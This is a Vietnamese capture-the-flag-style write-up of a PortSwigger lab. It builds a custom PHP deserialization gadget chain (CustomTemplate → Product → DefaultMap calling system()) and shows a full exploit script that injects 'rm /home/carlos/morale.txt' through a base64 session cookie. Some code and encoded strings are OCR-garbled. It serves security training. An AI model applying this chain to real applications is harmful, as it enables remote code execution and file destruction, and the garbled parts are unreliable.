


# Developing a custom gadget chain for PHP deserialization

## I. Information Gathering.

- Ta biết được là trang sau chạy với PHP ở phía backend nên khá chắc là ta sẽ cố gắng tìm các file mã nguồn tại trang.



- Tại nguồn trang ta thấy được 1 đường dẫn lạ đến 1 trang .php.

```

$13.14
<a class="button" href="/product?productId=20">View details</a>
</div>
</section>
<!-- TODO: Refactor once /cgi-bin/libs/CustomTemplate.php is updated -->
</div>
</section>
<div class="footer-wrapper">
</div>
</div>
</body>
</html>
```

- Khi ta truy cập thử thì không có gì xảy ra, nhưng khi thêm dấu '~' ở đuôi file, ta xem được mã nguồn, cụ thể là 1 số lớp.

```
<?php
class CustomTemplate {
    private $default_desc_type;
    private $desc;
    public $product;

    public function __construct($desc_type='HTML_DESC') {
        $this->desc = new Description();
        $this->default_desc_type = $desc_type;
        // Carlos thought this is cool, having a function called in two places... What a genius
        $this->build_product();
    }

    public function __sleep() {
        return ["default_desc_type", "desc"];
    }

    public function __wakeup() {
        $this->build_product();
    }

    private function build_product() {
        $this->product = new Product($this->default_desc_type, $this->desc);
    }
}

class Product {
    public $desc;

    public function __construct($default_desc_type, $desc) {
        $this->desc = $desc->$default_desc_type;
    }
}

class Description {
    public $HTML_DESC;
    public $TEXT_DESC;

    public function __construct() {
        // @Carlos, what were you thinking with these descriptions? Please refactor!
        $this->HTML_DESC = '<p>This product is <blink>SUPER</blink> cool in html</p>';
        $this->TEXT_DESC = 'This product is cool in text';
    }
}
```

- Đầu tiên ta để ý tới lớp CustomTemplate, ta biết được là khi vật thể được giải tuần tự hóa với hàm unserialize, phương thức \_\_wakeup sẽ tự động được gọi, tiếp theo đó thì thuộc tính product của vật thể sẽ được gán giá trị là 1 vật thể Product.

```

class CustomTemplate {
    private $default_desc_type;
    private $desc;
    public $product;

    public function __construct($desc_type='HTML_DESC') {
        $this->desc = new Description();
        $this->default_desc_type = $desc_type;
        // Carlos thought this is cool, having a function called in two places... What a genius
        $this->build_product();
    }

    public function __sleep() {
        return ["default_desc_type", "desc"];
    }

    public function __wakeup() {
        $this->build_product();
    }

    private function build_product() {
        $this->product = new Product($this->default_desc_type, $this->desc);
    }
}

```

- Tại lớp Product, khi vật thể được tạo, thuộc tính desc sẽ được gán với thuộc tính default\_desc\_type của biến desc được truyền vào.

```

class Product {
    public $desc;

    public function __construct($default_desc_type, $desc) {
        $this->desc = $desc->$default_desc_type;
    }
}

```

- Ta để ý thấy trong mã nguồn còn tồn tại lớp DefaultMap có phương thức \_\_get, nó cho phép mỗi khi 1 thuộc tính của lớp này được gọi thì nó sẽ được thực thi.

```

class DefaultMap {
    private $callback;

    public function __construct($callback) {
        $this->callback = $callback;
    }

    public function __get($name) {
        return call_user_func($this->callback, $name);
    }
}

```

- Để giải thích rõ hơn, ta xét đoạn code sau (bạn có thể thử chạy đoạn code này):

```

<?php
class DefaultMap {
    private $callback;

    public function __construct($callback) {
        $this->callback = $callback;
    }

    public function __get($name) {
        return call_user_func($this->callback, $name);
    }
}

$obj = new DefaultMap("system");
$tmp = "id";

$obj->$tmp;
?>


```

- Lúc này khi ta gọi thuộc tính như thế kia, tức là đang là lấy giá trị của thuộc tính của biến obj có tên là giá trị của biến tmp, vậy nên dòng "\$obj->\$tmp;" tương ứng với \$obj->'id'.

- Vì là đang truy xuất thuộc tính nên phương thức `__get` được gọi, lúc này hàm `call_user_func` hoạt động với 2 đầu vào thuộc tính callback và giá trị của tên thuộc tính vừa gọi (giá trị của biến `tmp`), vậy có thể hiểu là hàm được chạy hoàn chỉnh như sau:

```
call_user_func("system", "id")
```

- Hàm này có tác dụng chạy bất cứ hàm nào có tên được đề cập ở tham số thứ nhất và các tham số đầu vào của hàm này sẽ được truyền vào từ tham số thứ 2, tức là nó đang gọi hàm `system` với đầu vào là `id`, nó sẽ in ra quyền của người dùng hiện tại.



```
(lol@MSI)-[~]  
$ php main.php  
uid=1000(lol) gid=1000(lol) groups=1000(lol)
```

- Vậy tức là ta có thể tạo 1 vật thể lớp `CustomTemplate` có giá trị của thuộc tính `desc` là 1 vật thể lớp `DefaultMap` có thuộc tính callback có giá trị là `"system"` và thuộc tính `default_desc_type` có giá trị là 1 chuỗi lệnh cho trước. Và nếu mà có thể ép ứng dụng giải tuần tự hóa vật thể này thì ta có thể khai thác RCE.

- Nếu thấy khó hiểu thì với vật thể như trên, khi giải tuần tự hóa sẽ có những sự việc xảy ra tuần tự như sau:

- Khi giải tuần tự hóa, phương thức `__wakeup` của vật thể được gọi. Lúc này phương thức `build_product` cũng được gọi.

```
public function __wakeup() {  
    $this->build_product();  
}
```

- Phương thức này sẽ gán 1 vật thể `Product` tạo mới cho thuộc tính `product`.

```
private function build_product() {
    $this->product = new Product($this->default_desc_type, $this->desc);
}
```

- Khi vật thể Product được tạo thì thuộc tính desc của vật thể này được gán giá trị của thuộc tính có tên là giá trị của biến default\_desc\_type tại tham số của biến desc tại tham số.

```
class Product {
    public $desc;

    public function __construct($default_desc_type, $desc) {
        $this->desc = $desc->$default_desc_type;
    }
}
```

- Mấu chốt là khi dòng code gán giá trị đó được thực hiện, Vì thuộc tính desc lúc này là 1 vật thể có giá trị của thuộc tính callback là "system", cùng với giá trị của thuộc tính default\_desc\_type là 1 đoạn code nào đó nên lúc này, đoạn code ấy sẽ được thực thi.

```
class DefaultMap {
    private $callback;

    public function __construct($callback) {
        $this->callback = $callback;
    }

    public function __get($name) {
        return call_user_func($this->callback, $name);
    }
}
```

- Vấn đề còn lại là ta sẽ cần phải "nhét" vật thể này vào đâu và như thế nào, khi ta đăng nhập với tài khoản wiener được cho ban đầu, ta để ý thấy giá trị của cookie session lại có dạng base64.

```

Request
Pretty Raw Hex
1 GET /my-account?id=wiener HTTP/2
2 Host: 0ab700c50370914b80e3308300110073.web-security-academy.net
3 Cookie: session=
    Tzo00iJVC2VyIjoyOntz0jg6InVzZXJuYWllIjtz0jY6IndpZW5lciI7czoxMjoiYWNjZXRva2VuIjtz0jMyOiJhNmcyY3h2eGMyeXFieDVqb3FkencwZ3phcTZ0bWk0NCI7fQ%3d%3d
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="140", "Not=A?Brand";v="24", "Google Chrome";v="140"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"

```

- Ta thử decode nó và phát hiện đây là 1 vật thể đã được tuần tự hóa, cho rằng nếu ta thể thành vật thể khác thì nó cũng có thể được giải tuần tự hóa tại máy chủ.

```

lol@MSI:~$ echo -n "Tzo00iJVC2VyIjoyOntz0jg6InVzZXJuYWllIjtz0jY6IndpZW5lciI7czoxMjoiYWNjZXRva2VuIjtz0jMyOiJhNmcyY3h2eGMyeXFieDVqb3FkencwZ3phcTZ0bWk0NCI7fQ%3d%3d" | sed 's/+/ /g' | perl -pe 's/%([0-9A-Fa-f]{2})/chr hex $1/eg' | base64 -d
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"a6g2kxvxc2yqbx5joqdzwo9gzaq6tmi44";}
lol@MSI:~$

```

## II. Exploitation.

- Đầu tiên, để tạo được 1 vật thể mong muốn, ta viết 1 đoạn code php như sau:

```

<?php

class CustomTemplate {
    private $default_desc_type;
    private $desc;
    public $product;

    public function __construct() {
        $this->desc = new DefaultMap("system");
        $this->default_desc_type = "rm /home/carlos/morale.txt";
        $this->build_product();
    }

    public function __sleep() {
        return ["default_desc_type", "desc"];
    }
}

```

```

    }

    public function __wakeup() {
        $this->build_product();
    }

    private function build_product() {
        $this->product = new Product($this->default_desc_type, $this->desc);
    }
}

class Product {
    public $desc;

    public function __construct($default_desc_type, $desc) {
        $this->desc = $desc->$default_desc_type;
    }
}

class DefaultMap {
    private $callback;

    public function __construct($callback) {
        $this->callback = $callback;
    }

    public function __get($name) {
        return "";
    }
    // Thay đổi phương thức __get, nó có thể thực thi trong quá trình tuần tự hóa
a.
}

$obj = new CustomTemplate();

```



```
$ser_str = serialize($obj);
```

```
echo $ser_str;
```

?>

- Sau đó ta chạy lệnh sau:

```
php exploit.php | base64 --wrap=0 | jq -sRr @uri
```

```
[~](lol@MSI)-[~]
$ php exploit.php | base64 --wrap=0 | jq -sRr @uri
TxxoNDotIQ2VzZDQ3MGMzMjYGVtcGxhdGUiojI6e3MGMzM6IGBDbDN0b2lUZWlwbgFGfOZQBkZWZhWx0XR2c2NfdHlwZSI7czoyNjoicm0gLC2hbWVudVYyFybG9zL2l1vcmZS250eHMqI03MGMeJA6IGBDbDN0b2lUZWlwbgFGfOZQBkZXNjIjtpOjEwOiJEJZWhdWx0TWFWFIJoXontzOjIwOiIARGVmYXVsdeHlcABjYWxsYmFjayI7czo2
OiJzeXNOZW0iO3l9
[~](lol@MSI)-[~]
$
```

- Với đầu ra tương ứng, ta copy nó, thay giá trị của cookie session và gửi yêu cầu đi tại repeater.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /my-account?id=viener HTTP/2				28			</svg>
2 Host: 0ab700c60370914b00e3308300110073.web-security-academy.net				29			</div>
3 Cookie: session=				30			</div>
4				31			<div class="widgetcontainer-lab-status is-notsolved">
5				32			<span>
6				33			LAB
7				34			</span>
8				35			<p>
9				36			Not solved
10				37			</p>
11				38			</div>
12				39			</div>
13				40			</div>
14				41			<section class="maincontainer">
15				42			<div class="container is-page">
16				43			<header class="navigation-header">
17				44			</header>
18				45			<h4>
19				46			Internal Server Error
20				47			</h4>
				48			<p class="warning">
				49			PHP Fatal error: Uncaught Exception: Invalid user in
				50			/var/www/index.php:7
				51			Stack trace:
				52			#0 (main)
				53			thrown in /var/www/index.php on line 7
				54			</p>
				55			</div>
				56			</body>
				57			</html>